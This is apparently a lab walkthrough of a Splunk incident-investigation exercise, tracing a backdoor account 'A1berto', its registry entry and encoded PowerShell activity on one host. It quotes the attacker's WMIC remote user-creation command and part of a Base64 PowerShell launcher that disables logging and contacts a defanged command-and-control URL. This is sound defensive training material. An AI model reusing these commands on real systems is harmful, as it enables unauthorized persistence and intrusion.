
Q1: How many events were collected and ingested in the index main?

A1: 12256


If we set the time filter to **"All time"**, we can see the total number of events.



Filter by Time

Query the "main" index.

`index=main`




Count of Events

Q2: On one of the infected hosts, the adversary was successful in creating a backdoor user. What is the new username?

A2: A1berto

Using the **Event ID: 4720** filter, we can find the newly created user.
index="main" EventID="4720"

❗ **Event ID 4720 :** A user account was created



Q3: On the same host, a registry key was also updated regarding the new backdoor user. What is the full path of that registry key?

A3: HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto

Scroll down the result of the last question.
We know which device the new user was created on.

```
Category: User Account Management
Channel: Security
DisplayName: %%1793
EventID: 4720
EventReceivedTime: 2022-02-14 08:06:03
EventTime: 2022-02-14 08:06:02
EventType: AUDIT_SUCCESS
ExecutionProcessID: 740
HomeDirectory: %%1793
HomePath: %%1793
Hostname: Micheal.Beaven
Keywords: -9214364837600035000
LogonHours: %%1797
Message: A user account was created.
```


Hostname

Using the **Hostname** and **Event ID: 12** filters, we can find the updated registry key.

```
index=main Hostname="Micheal.Beaven" EventID="12" A1berto
```

❗ **Event ID 12 :** RegistryEvent (Object create and delete)



```
Severity: INFO
SeverityValue: 2
SourceModuleName: eventlog
SourceModuleType: im_msvistalog
SourceName: Microsoft-Windows-Sysmon
TargetObject: HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto
Task: 12
ThreadID: 4532
UserID: S-1-5-18
UtcTime: 2022-02-14 12:06:02.420
Version: 2
host: cybertees.net
port: 60427
tags: [ [+]
]
timestamp: 2022-02-14T12:06:03.897Z
```


Registry Key

Q4 Examine the logs and identify the user that the adversary was trying to impersonate.

A4: Alberto

index="main"
The names of users are found in the “User” field. The newly created user “A1berto” is not the same as “Alberto”; therefore, “Alberto” is being impersonated.




Q5: What is the command used to add a backdoor user from a remote computer?

A5: C:\windows\System32\Wbem\WMIC.exe” /node:WORKSTATION6 process call create “net user /add A1berto paw0rd1

Filter events with ID of 4688 of Sysmon event ID of 1.
index="main" A1berto


Select the “CommandLine” field on the left pane. Of the values, the first set of commands is a command a remote user would used because the “wmic” is a command-line tool which can be leveraged for remote execution of commands.



Q6: How many times was the login attempt from the backdoor user observed during the investigation?


A6: 0

Let's search to detect events associated with the new user created by the attacker.
index=main A1berto
And then when we examine the attacker's actions, we can see that there is no login attempt("Category=logon" can be added in the query, the no results found).



Category


Furthermore, when we look at the Event IDs, we can see that there is no value for login attempt.



EventID

Alternative solution:


The query will filter events where successful and failed account logon attempts were made by the backdoor user.
index="main" EventID="4625" OR EventID="4624" A1berto



Q7: What is the name of the infected host on which suspicious Powershell commands were executed?


A7: James.browne

When we search to find the device on which the PowerShell commands are executed, we can detect that there is only one device in the **"Hostname"** field.
index=main PowerShell



Hostname


Alternative solution:
The following query would filter Powershell events.
`index="main" EventID="4104" OR EventID="4103"`
Only one host was identified where the PowerShell commands were executed.



Q8. PowerShell logging is enabled on this device. How many events were logged for the malicious PowerShell execution?

Answer: 79

Using the same query from the previous question, there were 79 PowerShell activities that were monitored.




Q9: An encoded Powershell script from the infected host initiated a web request. What is the full URL?

A9: hxxp[://]10[.]10[.]10[.]5/news[.]php

index=main PowerShell

```
        HostId=0f79c464-4587-4a42-a825-a0972e939164
        HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc
SQBGACgAJABQAFMAVgBlAHIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwBJAE8ATgAuAE0AYQBKAE8AUgAgAC0ARwBlACAAMwApAHsAJAAxA
        EngineVersion=5.1.18362.752
        RunspaceId=a6093660-16a6-4a60-ae6b-7e603f030b6f
        PipelineId=1
        ScriptName=
        CommandLine=                                $taskURI = $script:TaskURIs | Get-Random


Details:
CommandInvocation(Get-Random): "Get-Random"
ParameterBinding(Get-Random): name="InputObject"; value="/admin/get.php"
ParameterBinding(Get-Random): name="InputObject"; value="/news.php"
ParameterBinding(Get-Random): name="InputObject"; value="/login/process.php"
```


To decode the Base64 hash value we found, we can use CyberChef's **"From Base64"** and **"Decode text"** features.



From Base64 / Decode text



Input
length: 5070
lines: 1
SQBGACgAJABQAFMAVgBlAHIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwBJAE8ATgAuAE0AYQBKAE8AUgAgAC0AR
wBlACAAMwApAHsAJAAxADEAQgBEADgAPQBbAHIAZQBGAF0ALgBBAFMAcwBlAE0AYgBsAHkALgBHAGUAdABUAHkAUABFACgAJw
BTAHkAcwB0AGUAbQAuAE0AYQBuAGEAZwBlAG0AZQBuAHQALgBBAHUAdABvAG0AYQB0AGkAbwBuAC4AVQB0AGkAbABzACcAKQA
uACIARwBFAFQARgBJAGUAYABsAGQAIgAoACcAYwBhAGMAaABlAGQARwByAG8AdQBwAFAAbwBsAGkAYwB5AFMAZQB0AHQAaQBu
AGcAcwAnACwAJwBOACcAKwAnAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQA7AEkARgAoACQAMQAxAEIAZAA4A
CkAewAkAEEAMQA4AEUAMQA9ACQAMQAxAEIARAA4AC4ARwBlAHQAVgBhAEwAVQBFACgAJABuAFUAbABMACkAOwBJAGYAKAAkAE
EAMQA4AGUAMQBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdACkAewAkAEEAMQA4AGU
AMQBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMA
cgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJABhADEAOABlADEAWwAnAFMAYwByAGkAc
AB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQBbACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYw
BrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZwAnAF0APQAwAH0AJAB2AEEATAA9AFsAQwBvAEwAbABlAGMAdAB
pAE8ATgBTAC4ARwBlAE4ARQByAGkAQwAuAEQASQBjAFQAaQBPAG4AQQBSAFkAWwBTAHQAcgBJAE4ARwAsAFMAeQBzAFQARQBt
AC4ATwBCAEoARQBjAHQAXQBdADoAOgBuAGUAVwAoACkAOwAkAHYAQQBMAC4AQQBkAEQAKAAnAEUAbgBhAGIAbABlAFMAYwByA
GkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcALAAwACkAOwAkAFYAQQBMAC4AQQBkAGQAKAAnAEUAbgBhAG
IAbABlAFMAYwByAGkAcAB0AEIAbABvAGMAawBJAG4AdgBvAGMAYQB0AGkAbwBuAEwAbwBnAGcAaQBuAGcAJwAsADAAKQA7ACQ
Input
```

**Input**
```

The output contains a different Base64 hash value and a php file.



Output


Let's apply the same operations for the new Base64 hash value we found.



From Base64 / Decode text

And finally, let's put everything together.

❗ **URL defanging** is the standard term for making URLs non-clickable.



Defang URL